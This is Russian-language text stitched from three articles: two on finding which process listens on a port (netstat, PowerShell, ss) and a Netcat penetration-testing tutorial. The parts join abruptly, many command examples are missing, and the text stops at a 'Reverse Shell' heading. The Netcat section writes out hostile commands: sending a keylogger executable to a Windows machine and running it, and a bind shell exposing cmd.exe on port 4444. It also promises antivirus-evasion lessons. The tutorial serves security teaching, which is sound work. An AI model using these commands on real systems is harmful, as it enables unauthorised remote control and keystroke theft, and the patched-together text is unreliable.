Какая программа слушает определенный порт в Windows?
 26.10.2022
 itpro
 Windows 10, Windows Server 2019
 комментария 2
При запуске новых сервисов в Windows, вы можете обнаружить что нужный порт уже занят (слушается) другой программой (процессом). Разберемся, как определить какая программ прослушивает определенный TCP или UDP порт в Windows.
Например, вы не можете запустить сайт IIS на стандартном 80 порту в Windows, т.к. этот порт сейчас занят (при запуске нескольких сайтов в IIS вы можете запускать их на одном или на разных портах). Как найти службу или процесс, который занял этот порт и завершить его?
Чтобы вывести полный список TCP и UDP портов, которые прослушиваются вашим компьютером, выполните команду:
netstat -aon| find «LIST»
Или вы можете сразу указать искомый номер порта:
netstat -aon | findstr «:80» | findstr «LISTENING»
- a – показывать сетевые подключения и открытые порты
- o – выводить идентфикатор професса (PID) для каждого подключения
- n – показывать адреса и номера портов в числовом форматер
По выводу данной команды вы можете определить, что 80 порт TCP прослушивается (статус LISTENING ) процессом с PID 16124.

Вы можете определить исполняемый exe файл процесса с этим PID с помощью Task Manager или с помощью команды:
tasklist /FI «PID eq 16124»

Можно заменить все указанные выше команды одной:
for /f «tokens=5» %a in (‘netstat -aon ^| findstr :80’) do tasklist /FI «PID eq %a»
С помощью однострочной PowerShell команды можно сразу получить имя процесса, который прослушивает:
- TCP порт: Get-Process -Id (Get-NetTCPConnection -LocalPort 80).OwningProcess
- UDP порт: Get-Process -Id (Get-NetUDPEndpoint -LocalPort 53).OwningProcess

Можно сразу завершить этот процесс, отправив результаты через pipe в командлет Stop-Process:
Get-Process -Id (Get-NetTCPConnection -LocalPort 80).OwningProcess| Stop-Process
Проверьте, что порт 80 теперь свободен:

Чтобы быстрой найти путь к исполняемому файлу процесса в Windows, используйте команды:
HackWare.ru
Этичный хакинг и тестирование на проникновение, информационная безопасность
Как проверить открытые порты на своём компьютере. Что означают 0.0.0.0, :*, [::], 127.0.0.1. Как понять вывод NETSTAT
Почему важно знать, какие порты открыты на компьютере?
Открытый порт на вашем компьютере (если не настроен файервол для запрета входящих соединений) означает, что к вашему компьютеру можно подключиться из вне.
Если ваш компьютер заражён вредоносным программным обеспечением, таким как троян, бэкдор (вирусы, которые позволяют злоумышленнику удалённо подключаться к вашему компьютеру и управлять им), то обычно такой бэкдор открывает порт и прослушивает сеть, в ожидании входящего соединения. Хотя могут быть варианты, например, многие бэкдоры подключаются к компьютеру злоумышленника и ожидают команд — в этом случае правильнее говорить не об открытом порте, а об установленном соединении. Это распространённый способ поведения вредоносного ПО, поскольку в данном случае не требуется, чтобы у жертвы был белый IP (что для домашних компьютеров является редкостью). Поэтому важно проверять открытые порты и установленные сетевые соединения. Конечно, установленное соединение означает наличие открытого порта, но с технической точки зрения это всё-таки разные вещи.
Ещё один пример, когда нужно определить, какая именно служба прослушивает порт: вы пытаетесь установить сетевую службу (веб-сервер Apache или СУБД MySQL), а они не запускаются, так как какая-то другая служба уже заняла их порт, который они используют по умолчанию. В этом случае нужно найти эту службу и отключить её или настроить на работу с другим портом.
Но, как и во многих IT задачах (да и вообще во многих профессиональных сферах), получить данные это только самое начало. Главное — это правильно их истолковать и понять.
Поэтому в этой статье мы рассмотрим, как узнать, какие порты открыты, как проверить, какая служба прослушивает определённый порт, а также научимся правильно понимать вывод команды NETSTAT и аналогичных.
Как проверить открытые порты в Windows
В Windows есть команда netstat, которая отображает статистику протокола и текущих сетевых подключений TCP/IP.
Используя команду со следующими ключами, можно посмотреть информацию о всех подключениях и прослушиваемых портах в Windows:

Как с помощью PowerShell проверить открытые порты в Windows
Get-NetTCPConnection — это PowerShell-эквивалент NETSTAT, запуск команды без опций возвращает результат аналогичный netstat (но только по TCP портам и соединениям!).

Чтобы вывести список открытых портов, используйте опцию -State со значением Listen:

Командлет Get-NetUDPEndpoint получает текущую статистику для конечной точки UDP. Командлет возвращает свойства конечной точки UDP, например локальные и удалённые порты UDP. Если вы не укажете никаких параметров, командлет получит статистику для всех конечных точек UDP. Get-NetUDPEndpoint запущенный без опций вернёт локальный адрес и локальный порт.

А следующая команда покажет открытые на всех сетевых интерфейсах UDP порты:

Связанные статьи:
- Как в PowerShell просмотреть открытые порты. Как узнать, какая программа прослушивает порт
- Как в PowerShell просмотреть открытые порты UDP
- Test-NetConnection: сканирование открытых/закрытых портов из PowerShell
- Использование PortQry для проверки открытых портов TCP/UDP (сканер портов)
Как в Windows узнать, какая программа прослушивает порт (с помощью PowerShell)
В этом примере будет получено имя процесса, связанного с каждым открытым портом:

Эта команда покажет все процессы связанные с любой сетевой активностью (открытые порты, а также установленные соединения и другие статусы):
Чтобы узнать, какая именно программа прослушивает определённый порт, используйте следующий набор команд:

Замените «80» в первой строке на порт, который вас интересует.
Чтобы просмотреть идентификатор процесса-владельца используемого порта UDP, запустите команду:
Используйте следующую команду, чтобы отобразить имя процесса, открывшего UDP порт:

Как в Windows узнать, какая программа прослушивает порт (используя CMD)
Открытых для прослушивания портов может оказаться достаточно много и обычно они используются легитимными программами. Поэтому при анализе полученных данных также важно знать, какая именно служба прослушивает определённый порт.
Для поиска службы, можно добавить к команде NETSTAT опцию -b, которая означает показать исполнимый файл, прослушивающий порт:

Также имеется альтернативный способ определения исполнимого файла, привязанного к порту. Для него откройте Командную строку Windows. Для этого нажмите сочетание клавиш Win+x, там выберите Windows PowerShell (Администратор). В открывшемся окне введите:
чтобы переключиться на Windows Console Host (обычную командную строку).
Там запустите команду вида:

Эта команда найдёт службы, которые прослушивают 80 порт. Чтобы найти информацию о другом порте, замените в команде цифру 80 на интересующий вас порт.
Пример вывода в моём случае:
Запись 0.0.0.0:80 означает, порт 80 для любых IPv4 адресов прослушивает служба httpd.exe (веб-сервер Apache). А запись [::]:80 — означает, что порт 80 для любых IPv6 адресов прослушивает та же самая служба httpd.exe (веб-сервер Apache). Мы ещё вернёмся к более подробному анализу данных далее в этой статье.
Менять порт в длинной команде не всегда удобно, поэтому рекомендую создать текстовый файл с именем port.bat, в этот файл скопируйте:
Сохраните и закройте этот файл.

Теперь в Windows PowerShell или в командной строке Windows с помощью команды cd перейдите в папку, куда вы сохранили файл. Например, я его сохранил в папку C:\Users\Alex\Documents\, тогда для перехода туда я выполняю:
Теперь запустите файл командой вида:
Где ПОРТ замените на интересующий вас порт, например, меня интересует порт 80, тогда:
Вновь получаю аналогичный результат.
Если у вас множество портов прослушивает процесс svchost.exe, то чтобы разобраться, какие именно это службы, смотрите статью «Почему svchost.exe прослушивает много портов? Как узнать, какие именно программы открыли порты».
Как проверить открытые порты в Linux. Как узнать, какая служба прослушивает порт
Для Linux тоже есть команда netstat, но она, вроде как, теперь считается устаревшей и на её замену рекомендуется команда ss. Показываемая информация у ss и netstat очень похожи. Даже основные опции идентичны.
Итак, для вывода открытых портов TCP и UDP протоколов вместе с показом процессов, которые их прослушивают, используется команда:

Чтобы вывести список установленных соединений для портов TCP и UDP, используйте команду:
Больше опций, а также больше способов найти, какие порты прослушиваются, смотрите в статье «4 способа узнать, какие порты прослушиваются в Linux».
Что означает вывод netstat и ss
Далее мы научимся понимать, что именно выводит netstat. Но для полного понимания нам нужно изучить немного теории — совсем кратко. Я расскажу только о том, что нам действительно понадобиться.
TCP и UDP
TCP и UDP это протоколы транспортного уровня. Самое главное что вам нужно о них знать: любой из них может использоваться для передачи информации.
Кстати, про протокол TCP вы практически наверняка слышали, по крайней мере должны были встречать запись TCP/IP — эта связка протоколов очень важна для Интернета. Протокол IP отвечает за то, куда отправлять данные, а TCP отвечает за непосредственную передачу данных и проверку их целостности.
Работу протокола TCP можно представить как создание соединения между двумя компьютерами, по этому соединению передаются данные. Внутри этого соединения данные проверяются на предмет повреждения — если какая-то часть повреждена, то она отправляется повторно.
Протокол UDP тоже передаёт данные, но вместо того, чтобы создавать устойчивое соединение, внутри которого данные проверяются на целостность, он только отправляет пакет данных на определённый адрес, при этом не осуществляется контроль, был ли покет доставлен без повреждений и был ли доставлен вообще. По сути это и есть главное отличие между этими протоколами.
LISTENING, ESTABLISHED, CLOSE_WAIT и другие состояния
Как вы можете увидеть в выводе команды netstat для протокола TCP доступны разные варианты состояний.
Самые популярные из них это LISTENING — означает, что порт прослушивает запущенное на данном компьютере приложение, что оно готово принять соединение, например, от другого компьютера или от другой службы, запущенной на этом же компьютере. Также применяются термины «открытый порт», «привязка порта».
ESTABLISHED означает уже установленное соединение. Пример такого соединения: веб-браузер инициализировал загрузку страницы сайта и пока данные передаются по этому соединению, у этого соединения статус ESTABLISHED.
Имеются и другие виды состояний, но для наших целей они не очень важны. По большому счёту нас интересует только LISTENING, так как это означает открытые порты на нашем компьютере и возможность подключаться к нему. Также нам важно состояние ESTABLISHED, поскольку оно означает, что данные уже передаются по сетевому соединению.
UDP и LISTENING
Про UDP уже сказано чуть выше, что этот протокол не создаёт соединений в том смысле, как это делает TCP. Поэтому для этого протокола нет никаких состояний соединения — это просто неприменимо к нему. По этой причине в графе Состояние для него никогда не пишется LISTENING. Но значит ли это, что UDP порт не может быть прослушиваемым? Нет! Порт UDP также может быть прослушиваемым и доступным для соединений. В том числе этот порт может использоваться вирусами и злоумышленниками, поэтому эти порты также подлежат исследованию.
Пример анализа открытых портов
Я начну с анализа открытых портов на Linux. Просто потому, что мне так проще, а затем мы постепенно перейдём изучить открытые порты на Windows.
Пример информации об открытых портах, полученных командой:
Пример прослушиваемых портов на Linux:
В выводимых данных имеются следующие поля:
- Netid — протокол udp или tcp
- State — состояние, для протоколов TCP здесь будет LISTEN (поскольку мы явно указали в опциях показать только прослушиваемые порты), а для протоколов UDP здесь будет UNCONN, то есть состояние неизвестно, но, на самом деле, это тоже прослушиваемые порты, которые позволяют подключаться из вне
- Recv-Q — получено
- Send-Q — отправлено
- Local Address:Port — локальный адрес и порт, к которому привязана служба, то есть IP адрес и порт, которые прослушиваются
- Peer Address:Port — удалённый адрес и порт, к которым выполнено соединение.
Рассмотрим, что означает запись 127.0.0.1:9050: она говорит о том, что прослушивается порт 9050. Причём он прослушивается только для IP адреса 127.0.0.1. Адрес 127.0.0.1 относится к так называемым Loopback, то есть это замыкающийся на себя, закольцованный адрес. Сетевой интерфейс с этим адресом называется петлевым. Пакеты, которые отправляются с компьютера на этот адрес, приходят на этот же самый компьютер (точнее говоря, они никуда даже не уходят). Доступ к этому адресу может иметь только служба, работающая на этом же самом компьютере. Отсюда важное следствие: хотя порт 9050 прослушивается, никто другой не может к нему подключиться из любой сети. Это же относится и к адресам из диапазона ::1/128 — это такие же адреса, но уже для IPv6, в IPv6 аналог для 127.0.0.1 это ::1 (тоже часто можно видеть в выводимой информации).
Смотрите также:
- Введение в IPv6 адреса: как пользоваться и как исследовать сеть (часть 1)
- Введение в IPv6 адреса: как пользоваться и как исследовать сеть (часть 2)
Если прослушиваются какие-либо адреса из локальных
- 10.0.0.0/8
- 172.16.0.0/12
- 192.168.0.0/16
- 127.0.0.0/8
то к таким портам могут подключиться только компьютеры, расположенные в этих самых локальных сетях (если не настроить особым образом маршрутизацию или проброску портов (port forwarding)).
Для вывода прослушиваемых портов и уже установленных сетевых подключений используйте следующую команду:
Звёздочка (*) вместо адреса или порта
Мы можем увидеть записи вроде *:80 или даже *:*
Здесь звёздочка означает любой адрес или любой порт. Например, *:80 в колонке Local Address:Port (Локальный адрес:Порт) означает, что прослушивается 80 порт сразу на всех сетевых интерфейсах, доступных в данной системе. То есть служба ответит на запрос к 80 порту откуда бы он не пришёл: из локальной сети, из глобальной сети (если есть прямое соединение и интерфейс с белым IP) или с закольцованного адреса — это неважно, служба всё равно примет это соединение.
Кстати, служба может прослушивать порт в соответствии со следующими правилами:
- может прослушиваться конкретный порт для одного IP адреса
- может прослушиваться конкретный порт для любого IP адреса
То есть порт должен в любом случае быть указан, поэтому для Local Address:Port (Локальный адрес:Порт) допустима запись *:80, но запись вида *:* никогда не встретится в этом столбце.
Для Peer Address:Port (Удалённый адрес:Порт) запись *:* означает, что принимаются соединения от любого IP, отправленные с любого порта.
Кстати, просто для справки: если ваш компьютер подключается к веб сайту, то веб сайты обычно работают на 80 и 443 портах. Следовательно, веб браузер подключается именно к 80 порту (или 443, если это безопасное HTTPS соединение). Но на вашем компьютере открывается новое соединение на каком угодно, но только не на 80 и 443 портах — обычно используются порты с номерами >30000, например, на вашем компьютере может быть открыто исходящее соединение с портом 42063 и оно будет адресовано к 80 порту какого-либо веб сервера.
Прослушиваемые порты IPv4 и IPv6 адресов в Linux
В Linux у программ netstat и ss имеется особенность вывода информации о прослушиваемых портах, когда прослушиваются одновременно IPv4 и IPv6 адреса — выводится информация только об IPv6 адресе! Возможно это связано с какими-то глубинными особенностями реализации ядра Linux, но в Windows, например, есть чёткое разделение и если служба одновременно прослушивает порт на IPv4 и IPv6 адресах, то информация об этой службе выводится два раза — пример этого почти в самом начале статьи, где мы ищем, какая служба прослушивает 80-й порт и в найденной информации нам дважды показана служба httpd.
Что означает 0.0.0.0 в netstat. Различные виды нотаций в netstat и ss
0.0.0.0 — это самый первый IP адрес. Но он относится к IP специального назначения (как например 127.0.0.1) и выполняет разные функции.
Обозначение 0.0.0.0 может иметь разное значение в зависимости от того, где используется. Когда говорят о прослушиваемых портах, это обозначение в Linux символизирует заполнитель, то есть означает «любой IP адрес».
Чем это отличается от * (звёздочки) или от записи . , которые также встречаются в выводе рассматриваемых программ? В программе ss IPv6 адрес 0:0:0:0:0:0:0:0 (который является аналогом IPv4 адреса 0.0.0.0) обозначается звёздочкой (*). Следовательно, в ss запись 0.0.0.0:* обозначает «любой IPv4 адрес с любого порта». А обозначение *:* символизирует «любой IPv6 адрес с любого порта».
В программе netstat также используется запись 0.0.0.0:* которая также обозначает «любой IPv4 адрес с любого порта».
Но в netstat для обозначения «любой IPv6 адрес с любого порта» используется . *
Помните об этих различиях, чтобы не запутаться. А также помните о том, что если показано, что прослушивается протокол tcp6 (IPv6), то одновременно может прослушиваться порт и на tcp (IPv4) — при этом данные в выводимой информации отсутствуют!
В Windows в качестве Local Address (Локального адреса), когда прослушивается любой IP адрес на определённом порту, используется запись вида 0.0.0.0:80 (в этом примере прослушивается любой IP адрес, доступный в системе, на 80 порту). Для IPv6 адресов в этом случае используется запись вида [::]:80.
В качестве внешнего адреса, когда доступно подключения с любого IP и с любого порта, для TCP протокола пишется 0.0.0.0:0, а для UDP протокола в этих же условиях пишется *:*. Что тоже не особо логично и сбивает с толку. Точнее говоря такое различие в обозначениях вытекает из разницы протоколов TCP и UDP.
Если информация относится к IPv6, то для TCP когда имеется ввиду любой адрес на любом порту, используется запись вида [::]:0. А для UDP используются одинаковые нотации как для IP, так и для IPv6, то есть *:*
Нужно помнить, что некоторые из этих обозначений пересекаются с нотациями из Linux, где они имеют своё собственное значение.
Чтобы чуть облегчить жизнь, я составил такую табличку, которую можно использовать в качестве шпаргалки:
Определённый локальный IPv4 адрес на определённом порту
Любой локальный IPv4 адрес на определённом порту
Определённый локальный IPv6 адрес на определённом порту
Что такое Netcat? Bind Shell и Reverse Shell в действии
В этой статье мы поговорим о том, что такое Netcat и с помощью него реализуем Bind и Reverse Shell соответственно.
Netcat
Netcat, впервые выпущенный в 1995 году (!), является одним из «оригинальных» инструментов тестирования на проникновение в сеть. Netcat настолько универсален, что вполне оправдывает авторское название «швейцарский армейский нож» хакера. Самое четкое определение Netcat дают сами разработчики: «простая утилита, которая считывает и записывает данные через сетевые соединения, используя протоколы TCP или UDP».
Подключение к порту TCP/UDP
Как следует из описания, Netcat может работать как в режиме клиента, так и в режиме сервера. Для начала давайте рассмотрим клиентский режим. Мы можем использовать клиентский режим для подключения к любому порту TCP/UDP, что позволяет нам: Проверить, открыт или закрыт порт или подключиться к сетевой службе.
Давайте начнем с использования Netcat (nc), чтобы проверить, открыт ли порт 80 на тестируемой машине (в качестве тестируемой машины мы будем использовать основную машину на которой установлена ВМ . ).
Мы введем несколько аргументов: опцию -n, чтобы отключить DNS и поиск номеров портов по /etc/services; -v для вывода информации о процессе работы; IP-адрес назначения; и номер порта назначения:

P.S. Чтобы узнать IP-адрес основной машины выполните команду ipconfig в командной строке если у вас основная машина Windows, и ifconfig если у вас Linux или MacOS.
Возвращаемся в Kali:
$ nc -nv 192.168.0.178 80

TCP-соединение с 192.168.0.178 прошло успешно, поэтому Netcat сообщает, что удаленный порт открыт.
Прослушивание портов TCP/UDP
Прослушивание порта TCP/UDP с помощью Netcat полезно для сетевой отладки клиентских приложений или получения сетевого соединения TCP/UDP. Давайте попробуем реализовать простую службу чата с участием двух машин, используя Netcat как в качестве клиента, так и в качестве сервера. На машине Windows с IP-адресом 192.168.0.178 был настроен Netcat на прослушивания входящих соединений на порту TCP 4444. Мы будем использовать опцию -n для отключения DNS, -l для для создания слушателя, опцию -v и -p для указания номера порта прослушивания:
C:\Program Files\nc111nt> nc -nlvp 4444

Теперь давайте подключимся к этому порту с нашей Linux-машины:
$ nc -nv 192.168.0.178 4444
И напишем что-нибудь. Например «Hello». Наш текст будет отправлен на машину Windows через TCP-порт 4444:

Мы можем продолжить чат с машины Windows:

Хотя этот пример не очень интересен, но он демонстрирует несколько важных возможностей Netcat. Прежде чем продолжить, постарайтесь ответить на такие важные вопросы как: Какая машина выступала в качестве сервера Netcat? Какая машина выступала в роли клиента Netcat? На какой машине был открыт порт 4444? В чем разница в синтаксисе командной строки между клиентом и сервером?
Передача файлов с помощью Netcat
Netcat также можно использовать для передачи файлов, как текстовых, так и бинарных, с одного компьютера на другой. Чтобы отправить файл с нашей виртуальной машины Kali на систему Windows, мы инициируем настройку, похожую на предыдущий пример с чатом, с некоторыми небольшими отличиями. На машине Windows мы установим слушателя Netcat на порт 4444 и перенаправим вывод в файл под названием incoming.exe:
C:\Program Files\nc111nt> nc -nlvp 4444 > incoming.exe
В системе Kali мы передадим файл klogger.exe на машину Windows через TCP-порт 4444:
$ nc -nv 192.168.0.178 4444 < /usr/share/windows-resources/binaries/klogger.exe
Обратите внимание, что мы не получили от Netcat никакой обратной связи о ходе загрузки файла. Мы можем просто подождать несколько секунд, а затем проверить, полностью ли загружен файл. Файл был полностью загружен на машину Windows, попытаемся запустить его:
C:\Program Files\nc111nt> incoming.exe -h

Как вы видите передача и запуск файла klogger.exe выполнены успешно! P.S. В одном из уроков я расскажу как сделать так, чтобы антивирус не «детектил» файлы и исполняемые модули. А пока двигаемся дальше.
Удаленное администрирование с помощью Netcat
Одной из самых полезных функций Netcat является возможность перенаправления команд. Версия netcat-traditional (версия Netcat скомпилированная с флагом «-DGAPING_SECURITY_HOLE») включает опцию -e, которая выполняет программу после установления или получения успешного соединения. Эта мощная функция открывала интересные возможности с точки зрения безопасности и поэтому недоступна в большинстве современных систем Linux/BSD. Однако, в связи с тем, что Kali Linux является дистрибутивом для тестирования на проникновение, версия Netcat, включенная в Kali, поддерживает опцию -e. Если эта опция включена, она может перенаправлять входные, выходные данные и сообщения об ошибках исполняемого файла на TCP/UDP порт, а не на консоль по умолчанию. Например, рассмотрим исполняемый файл cmd.exe. Мы можем привязать cmd.exe к локальному порту и перенаправить STDIN, STDOUT и STDERR в сеть. Давайте рассмотрим несколько сценариев:
Сценарий Netcat Bind Shell

В нашем первом сценарии Миша (работающий под управлением Windows) обратился за помощью к Кате (работающей под управлением Linux) и попросил ее подключиться к его компьютеру и отдать некоторые команды удаленно. Миша имеет публичный IP-адрес и напрямую подключен к Интернету. Катя, однако, находится за NAT и имеет внутренний IP-адрес. Мише нужно привязать cmd.exe к порту TCP на его публичном IP-адресе и попросить Катю подключиться к его определенному IP-адресу и порту. Миша запустит Netcat с параметром -e для выполнения cmd.exe:
C:\Program Files\nc111nt> nc -nlvp 4444 -e cmd.exe
Теперь Netcat привязал TCP порт 4444 к cmd.exe и будет перенаправлять любые входные, выходные данные или сообщения об ошибках от cmd.exe в сеть. Другими словами, любой человек, подключающийся к TCP порту 4444 на машине Миши (надеемся, что Катя), будет видеть командную строку Миши. Это действительно «зияющая дыра в безопасности»!
$ nc -nv 192.168.0.178 4444

Как мы видим, все работает так, как и ожидалось. На следующем изображении показан этот сценарий:
Сценарий Reverse Shell
